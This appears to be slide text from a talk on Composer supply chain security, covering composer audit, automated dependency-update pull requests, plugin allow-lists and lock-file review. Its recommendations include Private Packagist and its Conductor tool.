 - code doesn't change at runtime
- deploying to multiple servers
 - exact same state everywhere
 - no unnecessarily repeated work

Composer 2.4: composer audit

- **composer audit** Command

- Lists vulnerable versions in composer.lock
- Uses packagist.org vulnerability db API
 - GitHub advisory database
 - FriendsOfPHP/security-advisories
- Returns non-zero if vulnerabilities found -> can check in CI

- `composer update` implies `audit --format=summary`

- `composer require --dev roave/security-advisories:dev-latest`

Update Dependencies Frequently

- Set up a schedule or regular reminder to run dependency updates
- Set up alerting when vulnerabilities are discovered in your dependencies

SCA tools (Software Composition Analysis)

- GitHub Dependabot
- Snyk
- Aikido
- Mend SCA
- **Private Packagist** Security Monitoring
- many more

Update Dependencies Frequently

Better yet: Automate your updates


- Mend Renovate <https://www.mend.io/renovate/>
- GitHub Dependabot <https://github.com/dependabot>

Get a pull request anytime an update is necessary

Caution!

Private Packagist Update Review


GitHub
BitBucket
GitLab


 **Update php-dev-dependencies #2794**
renovate wants to merge 2 commits into `main` from `renovate/php-dev-depend...`


This PR contains the following updates:

Package	Type	Update	Change
friendsofphp/php-cs-fixer	require-dev	minor	3.13.2 -> 3.16.0
friendsofphp/php-cs-fixer	require-dev	minor	3.14.1 -> 3.16.0
phpstan/phpstan-symfony	require-dev	patch	1.3.1 -> 1.3.2

This PR has been generated by [Mend Renovate](#). View repository job log [here](#).



 Update php-dev-dependencies Verified ✓ e6f84d0

 **private-packagist** bot commented 27 minutes ago • edited ▾

accounting/composer.lock

Dev Package changes

Package	Operation	From	To	Changes
friendsofphp/php-cs-fixer	upgrade	v3.13.2	v3.14.1	diff - changelog
phpstan/phpstan-symfony	upgrade	1.3.1	1.3.2	diff - changelog

core/composer.lock

Package changes **NOT DEV**

Package	Operation	From	To	Changes
psr/cache	upgrade	2.0.0	3.0.0	diff - changelog
symfony/cache-contracts	upgrade	v2.5.2	v3.2.1	diff - changelog

Update Dependencies Frequently

Better yet: Automate your updates

- Mend Renovate <https://www.mend.io/renovate/>
- GitHub Dependabot <https://github.com/dependabot>
- **Conductor by Private Packagist** <https://packagist.com/features/conductor>

Get a pull request anytime an update is necessary

Introducing



Conductor

By  PRIVATE PACKAGIST

**Automatic dependency
updates for Composer**

Sign up now for Early Access



Merged

[Conductor] [repo] Update symfony/flex to v2.5.0 #6611

glaubinix merged 1 commit into [main](#) from [conductor-symfony-flex-...](#) last month

This PR was automatically generated by [Conductor](#).

The PR contains the changes generated by running the following command:

```
composer update --with-all-dependencies --minimal-changes symfony/flex:v2.5.0
```



Changelog

► symfony/flex (Source: [GitHub Releases](#))

► Task options

Powered by [Private Packagist](#)



composer update --with-all-dependencies --minimal-changes symfony/fle...

Verified ✓ 83602d4



private-packagist bot commented on Mar 4

Author

repo/composer.lock

Package changes

Package	Operation	From	To	About
symfony/flex	upgrade	v2.4.7	v2.5.0	diff - changelog

[Settings](#) · [Docs](#) · Powered by [Private Packagist](#)

[Conductor] [core] Update all of symfony #6827

Merged stevenrombauts merged 1 commit into main from conductor-symfony-all-35581 3 days ago

Conversation 1 Commits 1 Checks 14 Files changed 1



private-packagist bot commented last week

This PR was automatically generated by [Conductor](#).

The PR contains the changes generated by running the following command:

```
composer update --with-all-dependencies --minimal-changes symfony/cache:v7.2.5 symfony/console:v7.2.5 symfony/...
```

Changelog

Inline changelog information is available for pull requests updating up to three dependencies.

Task options

Powered by [Private Packageist](#)



composer update --with-all-dependencies --minimal-changes symfony/cac... Verified ✓ 205dd1b



private-packagist bot commented last week

Author ...

core/composer.lock



[Conductor] [core] Update all of symfony #6827

stevenrombauts merged 1 commit into main from conductor-symfony-all-3... 3 days ago

Package changes

Package	Operation	From	To	About
symfony/cache	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/console	upgrade	v7.2.1	v7.2.5	diff - changelog
symfony/dependency-injection	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/doctrine-bridge	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/error-handler	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/form	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/framework-bundle	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/http-foundation	upgrade	v7.2.3	v7.2.5	diff - changelog
symfony/http-kernel	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/messenger	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/process	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/property-info	upgrade	v7.2.3	v7.2.5	diff - changelog
symfony/serializer	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/twig-bridge	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/type-info	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/validator	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/var-exporter	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/yaml	upgrade	v7.2.3	v7.2.5	diff - changelog

Differences from other solutions

- composer update runs in your CI
 - more control
 - better debugging options
 - full support for Composer plugins
 - run custom code before doing the update with access to your secrets
- Made for PHP
 - better default grouping behavior
 - no unexpected / unexplained updates
 - suitable use of composer update arguments like --minimal-changes
 - Care about high quality PHP support

Composer Plugins & Scripts

- Composer 2.2 introduced a requirement to explicitly enable plugins
 - `config.allow-plugins`
 - protects you from unintentionally executing malicious code before reviewing `composer.lock` changes
- Scripts & plugin selection is limited to root `composer.json`
 - Protects from attacks by malicious maintainers, dependency confusion or other accidental dependencies
 - You still have to review your lock file changes!

Composer Guide to Supply Chain Security: Key Takeaways

- **composer.lock matters!**
 - Commit composer.lock
 - Review changes
- **Use a private Composer repository**
 - Don't use "Vendoring"
 - Recommendation: Private Packagist
- **Automate Dependency Updates**
 - Or at least set up monitoring for published vulnerabilities in your dependencies
 - Recommendation: Conductor
- **Implement a safe deployment process**
 - Don't run composer update in deploys

Questions / Feedback?



Private Packagist
<https://packagist.com>

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Mastodon: [@naderman@phpc.social](https://naderman@phpc.social)

X: [@naderman](https://naderman)